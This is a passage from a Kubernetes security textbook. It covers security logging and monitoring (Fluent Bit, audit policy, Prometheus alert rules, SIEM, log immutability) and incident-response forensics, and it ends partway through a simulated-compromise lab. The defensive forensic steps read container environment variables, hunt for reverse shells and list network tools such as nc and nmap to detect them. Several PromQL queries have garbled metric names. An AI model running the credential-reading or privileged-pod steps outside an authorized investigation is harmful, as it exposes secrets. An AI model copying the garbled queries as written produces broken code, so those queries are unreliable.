8. The Kinsing malware spread laterally by scanning the pod network. Which of the following would have detected or prevented this: (a) NetworkPolicy, (b) Falco network connection rules, (c) both? Explain.
9. Why must Falco run as a DaemonSet rather than as a single Deployment?
10. A security analyst receives a Falco alert: "Service account token read by unexpected process." What are the next three investigative steps they should take?

Chapter 16
Logging, Monitoring, and Security Observability

Learning Objectives

By the end of this chapter, you will be able to:

- Explain the difference between logging, monitoring, and observability and why security needs all three.
- Design a centralized logging pipeline using Fluent Bit and Loki or Elasticsearch
- Write PromQL queries that surface security-relevant signals from Kubernetes metrics.
- Configure Prometheus AlertManager rules for security events.
- Build a Grafana dashboard that surfaces the security signals that matter.
- Understand what a SIEM adds beyond local monitoring and when you need one.
- Design a log retention and protection strategy that survives attacker tampering.

16.1 What You Can't See Will Hurt You

There's a pattern in Kubernetes security incidents: long dwell times. The average time between initial compromise and detection in cloud-native environments (based on various industry reports) is measured in weeks, not hours. Attackers move laterally, establish persistence, and quietly exfiltrate data while security teams have no idea anything is wrong.

This isn't because the signals aren't there. A Kubernetes cluster generates enormous amounts of telemetry — audit logs, container logs, kubelet events, Falco alerts, Prometheus metrics. The problem is that most organizations collect some of it, store it somewhere, and then never look at it until after the incident. Logs collected but not monitored are archaeology, not security operations.

Good security observability is about reducing MTTD — Mean Time to Detect. Every hour an attacker is in your cluster is more opportunity to exfiltrate data, establish persistence, and expand their access. Getting MTTD from "weeks" to "minutes" requires the full stack: centralized logging, real-time metrics, automated alerting, and someone (or something) actually reviewing the alerts.

16.2 The Three Signals

Kubernetes security visibility comes from three types of signals, each answering a different question:

Logs answer "what happened?" — They're event records: the application threw a 500 error, a pod was evicted, a user authenticated successfully. Logs are retrospective — you look at them after something goes wrong to understand what happened. They're also the primary source for compliance and forensic evidence.

Metrics answer "what's happening right now?" — They're numeric measurements over time: CPU at 87%, 42 failed authentication attempts per minute, 15 pods restarting every hour. Metrics tell you about current system state and trends. They're what you graph and alert on.

Events answer "what changed?" — Kubernetes events are specific state transitions: pod scheduled, node pressure condition triggered, image pull failed. They're more structured than logs and easier to query, but shorter-lived (stored in etcd and evicted after an hour by default unless you export them).

Security observability requires all three. An anomalous CPU spike (metric) combined with a new process execution (Falco runtime event) combined with a `kubectl exec` to that pod 10 minutes earlier (audit log) is an incident. Any one signal alone might be noise.

16.3 Container and Application Logging

Kubernetes collects stdout and stderr from containers and makes them available via `kubectl logs`. But "available via kubectl" means you need to know which pod to query, and the logs disappear when the pod is terminated or replaced. That's fine for debugging; it's not fine for security.

The solution is a log collection agent on every node that ships logs to a central store. The two most common architectures:

EFK Stack (Elasticsearch + Fluentd/Fluent Bit + Kibana) — Fluent Bit runs as a DaemonSet, reads container logs from `/var/log/containers/`, enriches them with Kubernetes metadata (pod name, namespace, labels), and ships them to Elasticsearch. Kibana provides the query interface.

PLG Stack (Promtail + Loki + Grafana) — Lighter weight than EFK. Loki is designed specifically for log aggregation and integrates natively with Grafana, where you probably already have your metrics dashboards.

Fluent Bit DaemonSet configuration:

```
# fluent-bit-configmap.yaml
apiVersion: v1
kind: ConfigMap
metadata:
  name: fluent-bit-config
  namespace: logging
data:
  fluent-bit.conf: |
    [SERVICE]
```

```
        Flush         1
        Daemon        Off
        Log_Level     info

    [INPUT]
        Name              tail
        Tag               kube.*
        Path              /var/log/containers/*.log
        Parser            cri
        Refresh_Interval  10
        Mem_Buf_Limit     50MB

    [FILTER]
        Name                kubernetes
        Match               kube.*
        Kube_URL            https://kubernetes.default.svc:443
        Kube_CA_File
/var/run/secrets/kubernetes.io/serviceaccount/ca.crt
        Kube_Token_File
/var/run/secrets/kubernetes.io/serviceaccount/token
        Merge_Log           On     # Parse JSON logs inline
        Labels              On     # Include pod labels
        Annotations         Off    # Skip annotations (noisy)

    [OUTPUT]
        Name            es
        Match           *
        Host            elasticsearch.logging.svc.cluster.local
        Port            9200
        Logstash_Format On
        Logstash_Prefix kubernetes
        Retry_Limit     5
```

Security-relevant fields that Fluent Bit's Kubernetes filter adds automatically:

- `kubernetes.namespace_name` — which namespace the log came from
- `kubernetes.pod_name` — which pod
- `kubernetes.container_name` — which container in the pod
- `kubernetes.labels.*` — all pod labels, useful for grouping by app and environment

Always log in structured JSON. An application that logs `request failed: connection timeout` is hard to query. One that logs `{"level":"error","event":"db_connection_failed","latency_ms":5001,"pod":"api-7f9c4","user":"alice"}` can be aggregated, filtered, and alerted on automatically.

16.4 Kubernetes Audit Log Centralization

Audit logs are your most valuable security signal, and they're also the easiest to lose. By default, audit logs live on the control plane node at a path you specify (e.g., `/var/log/kubernetes/audit.log`). If an attacker compromises the control plane and deletes those files, your forensic evidence is gone.

Ship audit logs to an external destination immediately:

```
# audit-policy.yaml — enhanced policy for security visibility
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
# Log all access to secrets at RequestResponse level (capture what was
returned)
- level: RequestResponse
  resources:
  - group: ""
    resources: ["secrets"]

# Log RBAC changes — privilege escalation indicator
- level: RequestResponse
  resources:
  - group: "rbac.authorization.k8s.io"
    resources: ["clusterrolebindings", "clusterroles", "rolebindings",
"roles"]

# Log exec/port-forward — lateral movement indicator
- level: RequestResponse
  resources:
  - group: ""
    resources: ["pods/exec", "pods/portforward", "pods/attach"]

# Log everything else at Metadata level (user, verb, resource — no
request body)
- level: Metadata
```

Send audit logs to a webhook backend (to ship to Elasticsearch, Splunk, etc.):

Add to the API Server manifest:

```
- --audit-webhook-config-file=/etc/kubernetes/audit-webhook.yaml
- --audit-webhook-batch-max-size=5
- --audit-webhook-batch-max-wait=5s
```

The webhook config points to your log aggregation endpoint:

```
# /etc/kubernetes/audit-webhook.yaml
apiVersion: v1
kind: Config
clusters:
- cluster:
    server: https://your-siem-endpoint/k8s-audit
```

```
  name: audit-sink
contexts:
- context:
    cluster: audit-sink
    user: ""
  name: audit-sink
current-context: audit-sink
```

16.5 Prometheus for Security Metrics

Prometheus scrapes metrics from Kubernetes components, nodes, and applications. Most teams deploy it for operational monitoring (CPU, memory, pod restarts) — but the same infrastructure gives you security-relevant signals.

Install kube-prometheus-stack:

```
helm repo add prometheus-community https://prometheus-
community.github.io/helm-charts
helm install monitoring prometheus-community/kube-prometheus-stack \
  --namespace monitoring \
  --create-namespace \
  --set grafana.adminPassword="change-this-in-production"
```

This installs Prometheus, Grafana, AlertManager, and a set of pre-built dashboards.

Security-relevant PromQL queries:

```
# Pods running as root (from kube-state-metrics)
count by (namespace, pod) (
  kube pod container info{image!~".*distroless.*"}
) * on (namespace, pod) group left() (
  kube_pod_spec_volumes_persistentvolumeclaims_info * 0 > bool 0
)

# API Server authentication failures per minute
rate(apiserver authentication total{accepted="false"}[5m])

# etcd disk latency (security: high latency can indicate load from
scanning)
histogram quantile(0.99,
  rate(etcd disk wal fsync duration seconds bucket[5m])
) > 0.010

# Pods in non-Restricted PSA namespaces
kube namespace labels{label pod security kubernetes io enforce !=
"restricted"}

# Falco alert rate by rule and priority
rate(falco_events_total[5m])
```

Writing an AlertManager rule for security events:

```
# prometheus-alerts.yaml
apiVersion: monitoring.coreos.com/v1
kind: PrometheusRule
metadata:
  name: kubernetes-security-alerts
  namespace: monitoring
  labels:
    prometheus: kube-prometheus
    role: alert-rules
spec:
  groups:
  - name: kubernetes.security
    interval: 30s
    rules:
    - alert: KubernetesAPIServerAuthFailureHigh
      expr: |
        rate(apiserver authentication total{accepted="false"}[5m]) > 1
      for: 2m
      labels:
        severity: warning
      annotations:
        summary: "High API Server authentication failure rate"
        description: "More than 1 auth failure/sec for 2 minutes —
possible credential stuffing"

    - alert: KubernetesPrivilegedPodCreated
      expr: |

increase(kube pod container status running{container=~".*"}[5m]) > 0
        and on (namespace, pod)
kube pod spec containers security context privileged{privileged="true"}
      for: 0m
      labels:
        severity: critical
      annotations:
        summary: "Privileged pod is running"
        description: "Pod {{ $labels.pod }} in namespace
{{ $labels.namespace }} is running privileged"

    - alert: EtcdHighDiskLatency
      expr: |
        histogram quantile(0.99,
rate(etcd disk wal fsync duration seconds bucket[5m])) > 0.1
      for: 5m
      labels:
        severity: warning
      annotations:
        summary: "etcd disk latency is high"
        description: "etcd p99 WAL fsync latency is above 100ms — cluster
stability at risk"

    - alert: KubernetesNodeNotReady
      expr: kube node status condition{condition="Ready",status="true"}
== 0
```

```
      for: 2m
      labels:
        severity: critical
```

16.6 Grafana Security Dashboard

Security dashboards are most useful when they surface actionable signals, not just pretty graphs. Build a security-focused Grafana dashboard with these panels:

API Server authentication failures over time: - Query: `rate(apiserver_authentication_total{accepted="false"}[5m])` - Visualization: Time series, alert threshold line at 1/s

Falco alerts by priority: - Query: `sum by (priority) (increase(falco_events_total[1h]))` - Visualization: Bar gauge, color-coded by priority (CRITICAL = red)

Pods with security context violations: - Query: kube-state-metrics labels for privileged, hostNetwork, hostPID pods - Visualization: Table with namespace, pod name, violation type

etcd size and latency: - Query: `etcd_mvcc_db_total_size_in_bytes` and p99 WAL latency - Visualization: Stat panels with thresholds (yellow at 75% capacity, red at 90%)

Secret access events per namespace (from audit log metrics): - Requires audit log shipping to Prometheus or a log metrics exporter like mtail - Query: `sum by (namespace) (rate(kubernetes_audit_secret_access_total[1h]))`

Import community dashboards rather than building from scratch:

```
# Import dashboard via Grafana API
curl -X POST http://grafana:3000/api/dashboards/import \
  -H "Content-Type: application/json" \
  -d
'{"dashboard":{"id":null},"overwrite":true,"inputs":[{"name":"DS PROMETHE
US","type":"datasource","pluginId":"prometheus","value":"prometheus"}],"f
olderId":0}' \
  -u admin:password
```

Grafana dashboard IDs worth importing: - **6417** — Kubernetes cluster monitoring by CoreDNS - **7249** — Kubernetes cluster (by Instrumenta) - **13770** — Falco dashboard

16.7 SIEM Integration

For organizations that need to correlate Kubernetes events with signals from other systems (cloud provider logs, endpoint security, identity provider), a SIEM makes sense. The Kubernetes sources that belong in your SIEM:

- **Kubernetes audit logs** — who did what through the API

- **Falco alerts** — runtime behavioral detections
- **Prometheus alerts** — metric-based anomalies
- **Node syslog and auditd** — OS-level events (from Chapter 11)
- **Container logs** — application-level security events

Shipping to Splunk via Falco Sidekick:

```
# Falco Sidekick Splunk configuration (in Helm values)
falcosidekick:
  enabled: true
  config:
    splunk:
      host: "splunk.company.com"
      port: 8088
      token: "your-hec-token"
      index: "kubernetes security"
      minimumpriority: "warning"
```

Example Splunk search for detecting privilege escalation:

```
index=kubernetes security sourcetype=kubernetes:audit
verb=create resource=clusterrolebindings
| eval user=mvindex(split(user username, ":"), -1)
| table  time user verb resource objectName sourceIP
| sort -_time
```

CloudWatch Logs for EKS — On Amazon EKS, control plane logging ships directly to CloudWatch. Enable it:

```
aws eks update-cluster-config \
  --name my-cluster \
  --logging
'{"clusterLogging":[{"types":["api","audit","authenticator","controllerMa
nager","scheduler"],"enabled":true}]}'
```

Then use CloudWatch Insights queries:

```
-- Find all secret access events in the last 24h
fields @timestamp, user.username, objectRef.namespace, objectRef.name
| filter objectRef.resource = "secrets" and verb in ["get", "list"]
| stats count() as access count by user.username, objectRef.namespace
| sort access count desc
| limit 20
```

16.8 Log Retention and Tamper Protection

The worst time to discover your log retention is too short is during an incident when you need evidence from six weeks ago. And the second-worst discovery is that an attacker deleted your logs before you noticed the breach.

Retention guidelines:

Log type	Minimum retention	Recommended
Kubernetes audit logs	90 days	1 year
Application logs	30 days	90 days
Node auditd logs	90 days	1 year
Falco alerts	30 days	90 days
Metrics	15 days	1 year (aggregated)

Protect logs from tampering:

Once logs leave the cluster, they should be immutable. On AWS, enable S3 Object Lock:

```
aws s3api put-object-lock-configuration \
  --bucket your-audit-log-bucket \
  --object-lock-configuration
'{"ObjectLockEnabled":"Enabled","Rule":{"DefaultRetention":{"Mode":"COMPL
IANCE","Days":365}}}'
```

`COMPLIANCE` mode prevents even account administrators from deleting objects before the retention period expires. This is what you want for forensic evidence.

Protect Kubernetes audit logs on the control plane — set the audit log directory to read-only after rotation:

```
# In your logrotate config for audit logs
/var/log/kubernetes/audit.log {
    daily
    rotate 7
    compress
    dateext
    postrotate
        # Make rotated logs immutable
        chattr +i /var/log/kubernetes/audit.log.*
    endscript
}
```

Hands-On Lab 16: Build a Security Monitoring View

Part A — Install the Monitoring Stack

Step 1: Install kube-prometheus-stack:

```
helm repo add prometheus-community https://prometheus-
community.github.io/helm-charts
helm repo update

helm install monitoring prometheus-community/kube-prometheus-stack \
  --namespace monitoring \
```

```
  --create-namespace \
  --set grafana.adminPassword=SecurityLab123
```

Step 2: Verify all components are running:

```
kubectl get pods -n monitoring
# Should show: alertmanager, grafana, prometheus-operator, kube-state-
metrics
```

Step 3: Port-forward Grafana and Prometheus:

```
# Grafana (open http://localhost:3000)
kubectl port-forward -n monitoring svc/monitoring-grafana 3000:80 &

# Prometheus (open http://localhost:9090)
kubectl port-forward -n monitoring svc/monitoring-kube-prometheus-
prometheus 9090:9090 &
```

Part B — Query Security Metrics

Step 4: In Prometheus (http://localhost:9090), run these security queries:

```
# How many pods are running in each namespace?
count by (namespace) (kube pod info)

# Are any containers requesting privileged access?
kube pod spec containers security context privileged{privileged="true"}

# Node memory pressure events
kube_node_status_condition{condition="MemoryPressure", status="true"}
```

Step 5: Find API Server metrics:

```
# Total API requests by verb
sum by (verb) (rate(apiserver request total[5m]))

# Error rates
sum by (code) (rate(apiserver_request_total{code!~"2.."}[5m]))
```

Part C — Create a Security Alert

Step 6: Deploy a Prometheus alerting rule:

```
kubectl apply -f - <<EOF
apiVersion: monitoring.coreos.com/v1
kind: PrometheusRule
metadata:
  name: lab16-security-alerts
  namespace: monitoring
  labels:
    prometheus: monitoring-kube-prometheus
    role: alert-rules
spec:
  groups:
```

```
  - name: lab16
    rules:
    - alert: PrivilegedContainerDetected
      expr:
kube_pod_spec_containers_security_context_privileged{privileged="true"}
== 1
      for: 0m
      labels:
        severity: critical
      annotations:
        summary: "Privileged container detected"
        description: "Pod {{ \$labels.pod }} in {{ \$labels.namespace }}
is running privileged"
EOF
```

Step 7: Create a privileged pod to trigger the alert:

```
kubectl run priv-test \
  --image=nginx \
  --overrides='{"spec":{"containers":[{"name":"priv-
test","image":"nginx","securityContext":{"privileged":true}}]}}'
```

Step 8: Check Prometheus Alerts (http://localhost:9090/alerts) — the `PrivilegedContainerDetected` alert should appear within a minute.

Clean up:

```
kubectl delete pod priv-test --ignore-not-found
kubectl delete prometheusrule lab16-security-alerts -n monitoring --
ignore-not-found
```

Part III Summary: Cluster Hardening and Workload Protection

Chapters 9–16 covered the complete cluster hardening picture. Here's what the layers look like together:

Layer	What it protects	Primary controls
API Server	Cluster control plane access	Audit logging, TLS, RBAC, anonymous auth disabled
etcd	Cluster state and secrets	Encryption at rest, TLS, network isolation
Nodes	Workload execution environment	Kubelet hardening, OS minimization, seccomp
Network	Pod-to-pod communication	NetworkPolicy, service mesh mTLS
Secrets	Credentials and sensitive config	ESO, Vault, volume mounts, RBAC scoping

Images	Container software supply chain	Trivy scanning, Cosign signing, distroless base images
Runtime	Behavioral detection post-compromise	Falco rules, Tetragon enforcement, audit log analysis
Observability	Cross-layer visibility	Centralized logs, Prometheus metrics, AlertManager

No single layer is sufficient. Attackers probe for gaps — the one namespace without NetworkPolicy, the one image that wasn't scanned, the one ServiceAccount with excessive permissions. Defense in depth means forcing attackers to beat multiple layers in sequence, and giving you detection opportunities at each one.

Chapter Summary

Security observability closes the loop between prevention and response. You can have the best RBAC policies and network segmentation in the world, but if you're not monitoring what's actually happening, you're flying blind after an attacker slips through.

The architecture is: centralized logging (Fluent Bit → Loki or Elasticsearch), Kubernetes audit logs shipped off-cluster to an immutable destination, Prometheus metrics with security-specific AlertManager rules, Falco alerts forwarded to the same alerting system, and Grafana dashboards that surface the signals that matter — not everything, just the ones that indicate real problems.

Log retention and tamper protection aren't afterthoughts. They're part of your incident response capability. Logs that an attacker can delete aren't evidence. S3 Object Lock or equivalent write-once storage is the answer.

Review Questions

1. What is the difference between logging, monitoring, and observability? Give a Kubernetes example of each.
2. Why should audit logs be shipped off-cluster immediately rather than stored only on the control plane node?
3. Write a PromQL expression that shows the rate of failed Kubernetes API Server authentication requests over a 5-minute window.
4. What is the purpose of the Fluent Bit Kubernetes filter, and which metadata fields does it add to log entries?
5. Explain why the `RequestResponse` audit level for secrets is higher risk than the `Metadata` level, and when you would choose each.
6. A security alert fires: "Privileged container detected in namespace production." What are the first three investigative steps you take?
7. What is AlertManager, and how does it differ from Prometheus itself?

8. Why should you use S3 Object Lock COMPLIANCE mode (not GOVERNANCE mode) for audit log retention?
9. Describe the PLG stack components and the role each one plays.
10. An attacker compromises a pod and deletes the pod's logs using `kubectl exec`. What other log sources would still contain evidence of the attacker's activity?

Part IV — Security Operations and Incident Response

Security is not only about preventing attacks. Even the most secure Kubernetes environments can experience misconfigurations, credential theft, insider threats, software vulnerabilities, or supply chain compromises. The chapters in Part IV focus on what happens when your preventive controls are bypassed: how to detect, investigate, contain, and recover from security incidents, and how to continuously measure and improve your security posture through compliance frameworks.

Chapter 17
Incident Response and Forensics

Learning Objectives

By the end of this chapter, you will be able to:

- Apply the PICERL incident response framework to a Kubernetes security incident
- Collect and preserve forensic evidence from running pods and nodes without contaminating the evidence.
- Use `kubectl debug` ephemeral containers for container forensics.
- Isolate a compromised workload using NetworkPolicy and cordon.
- Revoke compromised credentials and validate the revocation.
- Write an incident response runbook for the most common Kubernetes attack scenarios.
- Conduct a post-incident review that produces actionable improvements.

17.1 Why Incident Response Is Different in Kubernetes

In traditional infrastructure, incident response usually involves SSH-ing into a server, collecting logs and process tables, and preserving the disk image. Kubernetes is fundamentally different:

Containers are ephemeral. A compromised container can be automatically restarted, rescaled, or garbage collected within minutes. By the time you investigate an alert, the evidence may be gone. This means your first action in a Kubernetes investigation is often to prevent the affected workload from being killed while you're looking at it — but without contaminating evidence by changing its state.

The control plane is the real target. In a server compromise, the attacker wants to own that server. In Kubernetes, they want to pivot to the API Server and RBAC. A compromised pod is often just the entry point. The actual attack is the `kubectl get secrets --all-namespaces` that happens 30 seconds later.

Credentials are everywhere and they don't expire by default. Service account tokens, ConfigMap-mounted credentials, and environment variable secrets are all readable from a compromised pod. Incident response in Kubernetes almost always includes credential revocation across multiple systems.

Blast radius is a function of what was running in the pod. A compromised pod running with `cluster-admin` is a cluster-level incident. A compromised pod with a minimal

ServiceAccount in an isolated namespace is a namespace-level incident. Scoping starts with what the pod could access.

17.2 The PICERL Framework

The industry-standard incident response framework — Preparation, Identification, Containment, Eradication, Recovery, Lessons Learned (PICERL) — applies directly to Kubernetes with Kubernetes-specific actions at each phase.

Preparation happens before any incident: - Runbooks written and tested - Audit logging configured and shipping off-cluster - Falco deployed and alert routing configured - Communications plan established (who gets called at 2am) - `kubectl` access ready for on-call team - etcd backup taken within last 24 hours

Identification — detecting that an incident is occurring: - Falco alert fires: "Terminal shell in container" - Prometheus alert: anomalous CPU spike on a specific node - Audit log query: unexpected ClusterRoleBinding creation - User reports: application behaving strangely - Cloud provider alert: GuardDuty finding for EC2 instance

Containment — preventing the incident from spreading while preserving evidence.

Eradication — removing the attacker's access and presence.

Recovery — restoring services to a known-good state.

Lessons Learned — improving controls so the same attack is harder or faster to detect next time.

The critical tension in Kubernetes IR is between containment (stop the bleeding) and evidence preservation (understand what happened). Move too fast to containment and you delete the evidence. Move too slow and the attacker expands their access.

17.3 Evidence Collection: What to Capture Before Touching Anything

The first ten minutes of incident response determine the quality of your forensic investigation. Before you touch the affected workload, capture its current state.

Capture pod state:

```
# Get everything about the pod — status, events, environment (but not
secret values)
kubectl describe pod compromised-pod -n production > /tmp/ir-$(date
+%Y%m%d-%H%M)/pod-describe.txt

# Get the full YAML including security context, volumes, serviceAccount
kubectl get pod compromised-pod -n production -o yaml > /tmp/ir-$(date
+%Y%m%d-%H%M)/pod-yaml.txt
```

```
# Capture logs before the pod is killed
kubectl logs compromised-pod -n production --all-containers > /tmp/ir-
$(date +%Y%m%d-%H%M)/pod-logs.txt
kubectl logs compromised-pod -n production --all-containers --previous >
/tmp/ir-$(date +%Y%m%d-%H%M)/pod-logs-prev.txt 2>/dev/null

# Get events for the namespace
kubectl get events -n production --sort-by='.lastTimestamp' > /tmp/ir-
$(date +%Y%m%d-%H%M)/events.txt
```

Capture cluster state at this moment:

```
IR DIR=/tmp/ir-$(date +%Y%m%d-%H%M)
mkdir -p $IR_DIR

# All pods — look for unexpected workloads
kubectl get pods --all-namespaces -o wide > $IR DIR/all-pods.txt

# All services with external exposure
kubectl get svc --all-namespaces > $IR DIR/all-services.txt

# Recent RBAC changes — privilege escalation indicator
kubectl get clusterrolebindings --sort-by='.metadata.creationTimestamp' -
o yaml > $IR DIR/crbs.txt

# Secrets — don't dump values, just verify what exists
kubectl get secrets --all-namespaces > $IR DIR/secrets-list.txt

# Recent Kubernetes events cluster-wide
kubectl get events --all-namespaces --sort-by='.lastTimestamp' | tail -
50 > $IR_DIR/cluster-events.txt
```

Capture audit logs for the time window:

```
# Get audit events for the affected namespace in the last 2 hours
sudo grep '"namespace":"production"' /var/log/kubernetes/audit.log | \
  python3 -m json.tool | \
  jq '. | select(.requestReceivedTimestamp > "2024-03-15T10:00:00Z")' > \
  $IR_DIR/audit-production.json
```

Take an etcd snapshot for forensic preservation:

```
ETCDCTL API=3 etcdctl \
  --endpoints=https://127.0.0.1:2379 \
  --cacert=/etc/kubernetes/pki/etcd/ca.crt \
  --cert=/etc/kubernetes/pki/etcd/server.crt \
  --key=/etc/kubernetes/pki/etcd/server.key \
  snapshot save $IR_DIR/etcd-forensic-$(date +%Y%m%d-%H%M).db
```

This snapshot captures the complete cluster state at the point of investigation. Store it in an immutable location (S3 Object Lock) immediately.

17.4 Container Forensics

Once you've preserved the state, investigate what's happening inside the container. The challenge with distroless and minimal images (which you should be running based on Chapter 14) is that there's no shell to exec into.

Using `kubectl debug` ephemeral containers:

```
# Attach a debug container to the running pod — shares the pod's
namespaces
kubectl debug -it compromised-pod \
  --image=ubuntu:22.04 \
  --target=app-container \
  --namespace=production \
  -- bash
```

Inside the debug container, you share the compromised container's process namespace, network namespace, and filesystem (via `/proc/<pid>/root`):

```
# List running processes in the compromised container's namespace
ps aux

# See all network connections
netstat -antp 2>/dev/null || ss -antp

# Look at the compromised container's filesystem via proc
ls /proc/1/root/

# Check for modified or new files (suspicious: recently created binaries)
find /proc/1/root/ -newer /proc/1/root/etc/hostname -name "*.sh" -o -name
"*.py" 2>/dev/null

# Check environment variables (may reveal stolen secrets)
cat /proc/1/environ | tr '\0' '\n'

# Check for reverse shells (look for established connections to
unexpected IPs)
cat /proc/1/net/tcp | awk '{print $3}' | while read hex; do
  ip=$(printf '%d.%d.%d.%d' 0x${hex:6:2} 0x${hex:4:2} 0x${hex:2:2}
0x${hex:0:2})
  port=$((16#${hex:9:4}))
  echo "$ip:$port"
done
```

Check the container's filesystem for artifacts:

```
# In the debug container, access the compromised container's filesystem
# Look for downloaded malware
ls -la /proc/1/root/tmp/
ls -la /proc/1/root/var/tmp/

# Check crontab for persistence
cat /proc/1/root/etc/cron.d/* 2>/dev/null
```

```
cat /proc/1/root/var/spool/cron/crontabs/* 2>/dev/null

# Look for modified binaries (comparing against known good hash would
require a second reference)
find /proc/1/root/usr/bin -newer /proc/1/root/etc/os-release 2>/dev/null

# Check for network tools that shouldn't be there
ls /proc/1/root/usr/bin/{curl,wget,nc,ncat,nmap} 2>/dev/null
```

17.5 Node Forensics

If the investigation suggests a container escape attempt or node-level compromise:

On the node directly (via SSH or SSM):

```
# All running containers on this node
crictl ps -a

# Recent container activity
crictl events 2>/dev/null | tail -50

# Check for unexpected processes
ps auxf | grep -v kubelet | grep -v containerd

# Look for processes spawned from unusual parents (container escape
indicator)
ps -eo pid,ppid,cmd | awk '$2 == 1 && $1 != 1 {print}' | grep -v kube

# Check kubelet logs for anomalies
journalctl -u kubelet --since "2 hours ago" --no-pager | grep -E
"(error|fail|unauthorized)"

# Authentication log for SSH access
journalctl -u sshd --since "24 hours ago" | grep -E "(Accept|Fail)"

# Audit events from auditd (if configured per Chapter 11)
ausearch -k kubelet-config-change --start recent
ausearch -k secret-read --start recent
```

Capture the node state without altering it:

```
# List all open files (lsof can be noisy — focus on network connections)
lsof -i -n -P | grep ESTABLISHED

# Check crontabs for persistence
crontab -l 2>/dev/null
ls -la /etc/cron.*

# Look for new user accounts (attacker persistence)
getent passwd | awk -F: '$3 >= 1000 {print}'
lastlog | head -20
```

17.6 Containment

Once you understand the scope of the incident, contain it. The goal is to stop the attacker from advancing while preserving as much of the environment as possible.

Isolate a compromised pod with NetworkPolicy:

```
# Apply a deny-all NetworkPolicy that replaces existing policies
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: quarantine-pod
  namespace: production
spec:
  podSelector:
    matchLabels:
      app: compromised-app   # Match the affected pod's label
  policyTypes:
  - Ingress
  - Egress
  # No rules = no traffic allowed
EOF
```

The compromised pod is now network-isolated. It can't receive new connections or make outbound calls to C2 infrastructure. But it's still running — you can still investigate it.

Cordon the node if node-level compromise is suspected:

```
# Prevent new pods from scheduling on this node
kubectl cordon compromised-node

# This doesn't evict existing pods — they keep running for investigation
# When investigation is complete, drain and rebuild the node
kubectl drain compromised-node --ignore-daemonsets --delete-emptydir-data
```

Scale down the compromised Deployment while keeping one pod for investigation:

```
# Get the deployment name
kubectl get deployment -n production -l app=compromised-app

# Scale to 1 — keeps one replica for investigation, stops the rest
kubectl scale deployment compromised-app -n production --replicas=1
```

17.7 Credential Revocation

Attackers in a Kubernetes cluster almost always steal credentials. Revocation must be immediate and comprehensive.

Identify what credentials the compromised pod had access to:

```
# What ServiceAccount was the pod using?
SA=$(kubectl get pod compromised-pod -n production -o
jsonpath='{.spec.serviceAccountName}')
echo "ServiceAccount: $SA"

# What RBAC permissions does that ServiceAccount have?
kubectl auth can-i --list --as=system:serviceaccount:production:$SA

# What secrets were mounted in the pod?
kubectl get pod compromised-pod -n production -o
jsonpath='{.spec.volumes}'
```

Revoke the ServiceAccount token by recreating the ServiceAccount:

```
# Delete and recreate the ServiceAccount — this invalidates all existing
tokens
kubectl delete serviceaccount $SA -n production
kubectl create serviceaccount $SA -n production
```

> ***Warning:*** *Recreating a ServiceAccount immediately invalidates all existing tokens. Any other pods using this ServiceAccount will lose API access until they restart and get a new token.*

Rotate all Secrets that were accessible from the pod:

```
# For each mounted secret, update the value
kubectl create secret generic db-secret \
  --from-literal=password="$(openssl rand -base64 32)" \
  --dry-run=client -o yaml | kubectl apply -f -
```

Then update the source system (database password, API key, etc.) to match. And restart any other pods using those secrets.

Check for new RBAC objects the attacker may have created:

```
# ClusterRoleBindings created in the last 24 hours
kubectl get clusterrolebindings -o json | \
  jq -r '.items[] |
    select(.metadata.creationTimestamp > "2024-03-15T00:00:00Z") |
    "\(.metadata.name) binds \(.roleRef.name) to \(.subjects[].name //
"unknown")"'

# ServiceAccounts created recently
kubectl get serviceaccounts --all-namespaces -o json | \
  jq -r '.items[] |
    select(.metadata.creationTimestamp > "2024-03-15T00:00:00Z") |
    "\(.metadata.namespace)/\(.metadata.name)"'
```

Delete any RBAC objects that weren't there before the incident.

17.8 Recovery

Recovery is about restoring services to a known-good state — not just restarting the compromised workload.

Steps:

1. **Patch the vulnerability** that enabled the initial compromise. Don't restart the same vulnerable application — fix it first.
2. **Rebuild from a known-good image.** Don't use the potentially compromised image. Rebuild from source using a clean CI pipeline run.
3. **Redeploy into a verified-clean namespace** if you're unsure whether the namespace itself was tampered with.
4. **Rotate all credentials** that might have been exposed — not just the ones you're sure were accessed. Assume worst case.
5. **Validate security controls** before bringing production back up:

```
# Verify PSA is still enforcing in the affected namespace
kubectl get namespace production -o jsonpath='{.metadata.labels}'

# Verify NetworkPolicies are back in place
kubectl get networkpolicy -n production

# Verify the ServiceAccount has only the intended RBAC permissions
kubectl auth can-i --list --as=system:serviceaccount:production:app-sa

# Verify audit logging is still active
kubectl get pod -n kube-system -l component=kube-apiserver -o yaml | grep
audit
```

6. **Monitor closely after restore.** Run enhanced Falco rule sensitivity (lower the threshold for alerts) for 48 hours after the incident. Watch for the attacker returning.

17.9 Building Incident Response Runbooks

A runbook is a documented, step-by-step procedure for handling a specific type of incident. Writing runbooks before an incident forces you to think through the steps carefully; using them during an incident prevents you from forgetting critical steps under pressure.

Cryptominer runbook skeleton:

```
Incident Type: Cryptominer Detected
Trigger: Falco alert "Cryptocurrency mining detected" OR CPU > 90% with
no deployment change

1. IDENTIFICATION
   - Which pod? kubectl get pod $POD_NAME -n $NS -o yaml
```

```
   - What image? Check .spec.containers[*].image
   - What node? Check .spec.nodeName
   - How long? Check .metadata.creationTimestamp

2. EVIDENCE COLLECTION (5 minutes)
   - kubectl describe pod $POD NAME -n $NS > evidence/pod-describe.txt
   - kubectl logs $POD NAME -n $NS > evidence/pod-logs.txt
   - kubectl get events -n $NS > evidence/events.txt

3. CONTAINMENT
   - Apply quarantine NetworkPolicy to isolate pod
   - Cordon the node
   - Scale deployment to 1 replica

4. ERADICATION
   - Delete quarantined pod
   - Rotate ServiceAccount and all mounted secrets
   - Scan all images in the namespace: trivy k8s --namespace $NS

5. RECOVERY
   - Deploy clean image (rebuild from source)
   - Restore normal NetworkPolicy
   - Uncordon node (or rebuild if node compromise suspected)

6. NOTIFICATION
   - Notify: Security team (immediate), management (within 1 hour)
   - Document: Timeline, actions taken, systems affected
```

Keep runbooks in version control. Test them in staging. The worst time to discover your runbook has a wrong namespace name is at 2am during a real incident.

Hands-On Lab 17: Investigate a Simulated Incident

Part A — Simulate a Compromise

Step 1: Deploy a "vulnerable" workload that we'll simulate compromising:

```
kubectl create namespace incident-lab

kubectl apply -f - <<EOF
apiVersion: apps/v1
kind: Deployment
metadata:
  name: vulnerable-app
  namespace: incident-lab
spec:
  replicas: 1
  selector:
    matchLabels:
